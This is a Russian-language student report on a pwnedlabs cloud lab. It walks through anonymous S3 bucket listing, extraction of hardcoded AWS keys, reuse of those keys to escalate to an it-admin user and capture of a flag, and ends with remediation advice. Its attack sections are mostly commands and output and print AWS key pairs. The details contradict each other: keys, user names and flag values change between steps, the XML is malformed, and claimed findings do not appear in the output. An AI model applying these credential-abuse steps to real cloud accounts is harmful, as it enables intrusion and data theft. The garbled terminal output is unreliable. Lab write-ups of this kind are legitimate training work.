

PRODUCTSTAR&RBK

Профессия: Инженер по информационной безопасности

Отчет по проекту
«Тестирование на проникновение в Облако»
Задание: «Лабораторная работа S3 Bucket Brute Force to Breach»

Выполнил:
Мартюшев С.А.

Москва, 2026

Задание проекта

1. Самостоятельно или с помощью текстового решения на платформе pwnedlabs решите лабораторную работу S3 Bucket Brute Force to Breach.
2. Оформите отчет о пентесте облачной инфраструктуры в любом текстовом редакторе.


Содержание отчета

1. Этап разведки (Reconnaissance)

Цель этапа — сбор информации о целевой инфраструктуре компании **Huge Logistics**, идентификация используемых облачных ресурсов и поиск точек входа.

Условия проведения (Scope):


Тестирование проведено удалённо на киберполигоне pwnedlabs¹. Объектом исследования являлся облачный веб-ресурс компании Huge Logistics.




¹ <https://app.pwnedlabs.io/labs/breach-in-the-cloud>


Использованные инструменты:

- **Гипервизор VirtualBox на Apple Silicon M4** — изолированная среда (гипервизор) для развёртывания безопасной лаборатории исследователя.
- **Kali Linux ARM64** — специализированная операционная система со встроенным хакерским арсеналом.
- **Curl** — формирование и отправка низкоуровневых HTTP-запросов для проверки уязвимостей периметра.
- **AWS CLI (AWS Command Line Interface)** – это интерфейс командной строки для работы с сервисами AWS и унифицированный инструмент для управления службами AWS.



Далее в целях проведения фаззинга, и с учетом внезапно возникших багов со скачиванием «словаря» с ресурса github мною принято решение о формировании словаря.





Анонимное сканирование бакета (Unauthenticated Enumeration):
Используя интерфейс командной строки **AWS CLI**, предпринята попытка листинга корневой директории без авторизации (используя флаг анонимности **--no-sign-request**):
aws s3 ls s3://dev.huge-logistics.com/ --no-sign-request

```
Kali [Работаer]

Сессия Действия Правка Вид Справка
Распаковывается python3-roman-numerals (4.1.0-1) ...
Выбор ранее не выбранного пакета python3-docutils.
Подготовка к распаковке ./3-python3-docutils_0.22.4+dfsg-1_all.deb ...
Распаковывается python3-docutils (0.22.4+dfsg-1) ...
Выбор ранее не выбранного пакета python3-jmespath.
Подготовка к распаковке ./4-python3-jmespath_1.0.1-2_all.deb ...
Распаковывается python3-jmespath (1.0.1-2) ...
Выбор ранее не выбранного пакета awscli.
Подготовка к распаковке ./5-awscli_2.36.17-1_all.deb ...
Распаковывается awscli (2.36.17-1) ...
Настраивается пакет python3-awscli (0.36.0+dfsg-1) ...
Настраивается пакет docutils-common (0.22.4+dfsg-1) ...
Настраивается пакет python3-roman-numerals (4.1.0-1) ...
Обрабатывается скрипт для postinst (2.33.4-1+b1) ...
Обрабатывается скрипт для sgml-base (1.31+mmu) ...
Настраивается пакет python3-docutils (0.22.4+dfsg-1) ...
Обрабатывается скрипт для kali-menu (2026.1.5) ...
Настраивается пакет awscli (2.36.17-1) ...

kali@kali:~$ aws s3 ls s3://huge-logistics.com --no-sign-request
aws: [ERROR]: An error occurred (ParamValidationError): Parameter validation failed:
Invalid bucket name "s3://huge-logistics.com": Bucket name must match the regex "^[a-zA-Z0-9-_.]{1,255}$" or be an ARN matching the regex: "arn:(aws).*:(s3|s3-object-lambda):[a-z]*:[0-9]*:[a-z-0-9]{1,255}:accesspoint/[a-zA-Z0-9-_.]{1,63}$"

kali@kali:~$ aws s3 ls s3://huge-logistics.com --no-sign-request
aws: [ERROR]: An error occurred (AccessDenied) when calling the ListObjectsV2 operation: Access Denied

kali@kali:~$ aws s3 ls s3://dev.huge-logistics.com/ --no-sign-request
PRE admin/
PRE migration-files/
PRE shared/
PRE static/
2023-10-16 20:00:47 5347 index.html

kali@kali:~$
```

В отношении выявленных директорий, размещенных в облачном веб-ресурсе директорий (папок) проведен листинг на предмет получения доступа к хранящимся в них данным (фалов).

```
Kali [Работаer]

aws: [ERROR]: An error occurred (ParamValidationError): Parameter validation failed:
Invalid bucket name "s3://dev.huge-logistics.com/admin/": Bucket name must match the regex "^[a-zA-Z0-9-_.]{1,255}$" or be an ARN matching the regex: "arn:(aws).*:(s3|s3-object-lambda):[a-z]*:[0-9]*:[a-z-0-9]{1,255}:accesspoint/[a-zA-Z0-9-_.]{1,63}$"

kali@kali:~$ aws s3 ls s3://dev.huge-logistics.com/admin/ --no-sign-request
aws: [ERROR]: An error occurred (AccessDenied) when calling the ListObjectsV2 operation: Access Denied

kali@kali:~$ aws s3 ls s3://dev.huge-logistics.com/migration-files/ --no-sign-request
aws: [ERROR]: An error occurred (AccessDenied) when calling the ListObjectsV2 operation: Access Denied

kali@kali:~$ aws s3 ls s3://dev.huge-logistics.com/shared/ --no-sign-request
2023-10-16 18:08:33 9
2023-10-20 01:23:43 1077 hl_migration_project.zip

kali@kali:~$ aws s3 ls s3://dev.huge-logistics.com/static/ --no-sign-request
2023-10-16 18:00:26 0
2023-10-16 19:52:38 54651 login.png
2023-10-16 19:52:38 183 script.js
2023-10-16 19:52:31 9259 style.css

kali@kali:~$
```

В результате листинга обнаружены следующие директории:

- /admin (Доступ заблокирован — Ошибка 403 Access Denied)
- /migration-files (Доступ заблокирован — Ошибка 403 Access Denied)
- /shared (Доступ открыт для анонимных пользователей).

2. Этап эксплуатации и повышения привилегий (Exploitation)


Экспильтрация данных из публичной директории: в открытой директории /shared обнаружен архив проекта миграции (архивный файл «hl_migration_project.zip»). Файл был успешно скачан на локальную машину Kali Linux:

aws s3 cp s3://dev.huge-logistics.com/shared/ hl_migration_project.zip --no-sign-request .

Анализ архива и компрометация первичных учетных данных: Архив был распакован утилитой unzip. Внутри обнаружен PowerShell скрипт migrate_secrets.ps1:

unzip hl_migration_project.zip

head migrate_secrets.ps1



```
kali@kali:~$ aws s3 ls s3://dev.huge-logistics.com/ --no-sign-request
PRE admin/
PRE migration-files/
PRE shared/
PRE static/
2023-10-16 20:00:47 5347 index.html

kali@kali:~$ aws s3 ls s3://dev.huge-logistics.com/admin/ --no-sign-request
aws: [ERROR]: An error occurred (AccessDenied) when calling the ListObjectsV2 operation: Access Denied

kali@kali:~$ aws s3 ls s3://dev.huge-logistics.com/migration-files/ --no-sign-request
aws: [ERROR]: An error occurred (AccessDenied) when calling the ListObjectsV2 operation: Access Denied

kali@kali:~$ aws s3 ls s3://dev.huge-logistics.com/shared/ --no-sign-request
2023-10-16 18:08:33 0
2026-06-20 01:23:43 1877 hl_migration_project.zip

kali@kali:~$ aws s3 ls s3://dev.huge-logistics.com/static/ --no-sign-request
2023-10-16 18:08:26 0
2023-10-16 19:52:30 54451 logo.png
2023-10-16 19:52:30 183 script.js
2023-10-16 19:52:31 9259 style.css


kali@kali:~$ aws s3 cp s3://dev.huge-logistics.com/shared/hl_migration_project.zip --no-sign-request .
download: s3://dev.huge-logistics.com/shared/hl_migration_project.zip to ./hl_migration_project.zip

kali@kali:~$ unzip hl_migration_project.zip
Archive: hl_migration_project.zip
  inflating: migrate_secrets.ps1
  inflating: _MACOSX/.migrate_secrets.ps1

kali@kali:~$
```

При анализе кода скрипта выявлена уязвимость жестко закодированных учетных данных (Hardcoded Credentials). Извлечены первичные ключи доступа пользователя ram-test:

- ***AWS_ACCESS_KEY_ID: AKIA3SFMDAPOWMWJSZZZ***
- ***AWS_SECRET_ACCESS_KEY: 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***



```
kali@kali:~$ aws s3 ls s3://dev.huge-logistics.com/migration-files/ --no-sign-request
aws: [ERROR]: An error occurred (AccessDenied) when calling the ListObjectsV2 operation: Access Denied

kali@kali:~$ aws s3 ls s3://dev.huge-logistics.com/shared/ --no-sign-request
2023-10-16 18:08:33 0
2026-06-20 01:23:43 1877 hl_migration_project.zip

kali@kali:~$ aws s3 ls s3://dev.huge-logistics.com/static/ --no-sign-request
2023-10-16 18:08:26 0
2023-10-16 19:52:30 54451 logo.png
2023-10-16 19:52:30 183 script.js
2023-10-16 19:52:31 9259 style.css

kali@kali:~$ aws s3 cp s3://dev.huge-logistics.com/shared/hl_migration_project.zip --no-sign-request .
download: s3://dev.huge-logistics.com/shared/hl_migration_project.zip to ./hl_migration_project.zip

kali@kali:~$ unzip hl_migration_project.zip
Archive: hl_migration_project.zip
  inflating: migrate_secrets.ps1
  inflating: _MACOSX/.migrate_secrets.ps1

kali@kali:~$ head migrate_secrets.ps1
# AWS Configuration
$AccessKey = "AKIA3SFMDAPOWMWJSZZZ"
$SecretKey = "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"
$Region = "us-east-1"

# Set up AWS hardcoded credentials
Set-AWSCredentials -AccessKey $AccessKey -SecretKey $SecretKey


# Set the AWS region
Set-DefaultAWSRegion -Region $Region

kali@kali:~$
```

Аутентификация в AWS CLI и горизонтальное перемещение: локальный клиент AWS CLI настроен на использование скомпрометированных ключей:

aws configure

aws sts get-caller-identity




```
kali@kali:~$ aws configure
AWS Access Key ID [None]: AKIA3SFMDAPOQRFWFGCD
AWS Secret Access Key [None]: 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
Default region name [None]: us-east-1
Default output format [None]:

kali@kali:~$ aws sts get-caller-identity
{
  "UserId": "AKIA3SFMDAPOQRFWFGCD",
  "Account": "794929857501",
  "Arn": "arn:aws:iam::794929857501:user/pam-test"
}
```

Проверка подтвердила успешный вход под учетной записью **arn:aws:iam::794929857501:user/pam-test**.

Повторный аудит прав и вертикальное повышение привилегий (Privilege Escalation): с правами пользователя pam-test (уже без использования флага анонимности) получен доступ к защищенной ранее директории /migration-files.



```
kali@kali:~$ aws s3 cp s3://dev.huge-logistics.com/migration-files/test-export.xml .
2023-10-16 20:00:47
kali@kali:~$ cat test-export.xml
<?xml version="1.0"?>
<test>
  <data>
    <key>AKIA3SFMDAPOQRFWFGCD</key>
    <secret>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</secret>
  </data>
</test>
</?xml>
```

Из нее извлечен конфигурационный файл **test-export.xml**:

aws s3 cp s3://dev.huge-logistics.com/migration-files/test-export.xml .
cat test-export.xml


Внутри XML-документа обнаружены скомпрометированные данные доступа учетных записей других сервисов компании (Oracle DB, HP Server, Jira), а также **высокопривилегированные ключи системного администратора AWS IT Admin**:

- **AWS_ACCESS_KEY_ID: AKIA3SFMDAPOQRFWFGCD**
- **AWS_SECRET_ACCESS_KEY:**

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

Полный захват контроля над облачной инфраструктурой (Full Cloud Takeover): повторная конфигурация AWS CLI под новыми учетными данными администратора:

aws configure aws sts get-caller-identity



```
Kali [Работает]
kali@kali:~$ aws sts get-caller-identity
{
  "UserId": "AIDA35FMDAPQVPMXK2T87",
  "Account": "794929857501",
  "Arn": "arn:aws:iam::794929857501:user/pam-test"
}

kali@kali:~$ aws configure
AWS Access Key ID [*****]: AIDA35FMDAPQVPMXK2T87
AWS Secret Access Key [*****]: 2ub3cvl9acckspE6s45fufPeF241d48LFUqUsu
Default region name [us-east-1]: us-east-1
Default output format [None]:

kali@kali:~$ aws sts get-caller-identity
{
  "UserId": "AIDA35FMDAPQVPMXK2T87",
  "Account": "794929857501",
  "Arn": "arn:aws:iam::794929857501:user/it-admin"
}


kali@kali:~$
```

Идентификатор подтвердил получение максимальных привилегий в системе: **arn:aws:iam::794929857501:user/it-admin**.

Используя права системного администратора AWS IT Admin скопировал файл **flag.txt** и получил его содержание (идентификатор):

aws s3 cp s3://dev.huge-logistics.com/admin /flag.txt .

cat flag.txt



```
Kali [Работает]
kali@kali:~$ aws sts get-caller-identity
{
  "UserId": "AIDA35FMDAPQVPMXK2T87",
  "Account": "794929857501",
  "Arn": "arn:aws:iam::794929857501:user/pam-test"
}

kali@kali:~$ aws configure
AWS Access Key ID [*****]: AIDA35FMDAPQVPMXK2T87
AWS Secret Access Key [*****]: 2ub3cvl9acckspE6s45fufPeF241d48LFUqUsu
Default region name [us-east-1]: us-east-1
Default output format [None]:

kali@kali:~$ aws sts get-caller-identity
{
  "UserId": "AIDA35FMDAPQVPMXK2T87",
  "Account": "794929857501",
  "Arn": "arn:aws:iam::794929857501:user/it-admin"
}

kali@kali:~$ cat flag.txt
cat: flag.txt: Нет такого файла или каталога

kali@kali:~$ aws s3 cp s3://dev.huge-logistics.com/admin/flag.txt .
download: s3://dev.huge-logistics.com/admin/flag.txt to ./flag.txt

kali@kali:~$ cat flag.txt
a49f16145308e4d00141ef1415086b0

kali@kali:~$
```

3. Итоги (Findings). Компрометация конфиденциальной информации клиентов.

В результате успешного вертикального повышения привилегий до уровня ИТ-Администратора был получен полный доступ к критически важной изолированной директории **/admin**.

- **Компрометация конфиденциальной информации клиентов:** Скачан и изучен файл **website_transactions_export.csv**:

aws s3 cp s3:// dev.huge-logistics.com .

Документ содержит **незашифрованные банковские и персональные данные клиентов** Huge Logistics: полные номера кредитных карт, CVV/CVC-коды, имена владельцев, логины, хэши паролей и IP-адреса.

- **Успешное извлечение флага задания:** файл *flag.txt* успешно скопирован и прочитан:

aws s3 cp s3://dev.huge-logistics.com .

cat flag.txt

Значение целевого флага: *a49f18145568e4d001414ef1415086b8*

4. Рекомендации (Recommendations)

Для устранения выявленных критических уязвимостей архитектуры безопасности AWS компании Huge Logistics рекомендуется незамедлительно принять следующие меры:

1. **Запрет публичного чтения (Restricting Public Access):** полностью закрыть анонимный доступ (*политику S3 Public Access Block*) ко всем директориям бакета, кроме статичного контента сайта (*/static*).

2. **Искоренение захардкоженных секретов (Secret Management):** категорически запретить хранение ключей аутентификации AWS (*Access/Secret Keys*) внутри файлов конфигурации, скриптов автоматизации миграции (*.ps1, .xml*) и исходного кода.

3. **Внедрение систем хранения секретов:** перенести все пароли БД и учетные данные AWS в специализированные безопасные сервисы, такие как **AWS Secrets Manager** или **HashiCorp Vault**, с динамической ротацией ключей.

4. **Принцип наименьших привилегий (Least Privilege):** провести ревизию прав учетной записи ram-test. Данный аккаунт не должен иметь прав на чтение конфиденциальных бэкапов и файлов конфигурации в директории migration-files.

5. **Экстренная ротация скомпрометированных ключей:** Аннулировать (Deactivate) все утекшие в ходе работы ID ключей (профили ram-test и it-admin) через панель AWS IAM и выпустить новые учетные данные.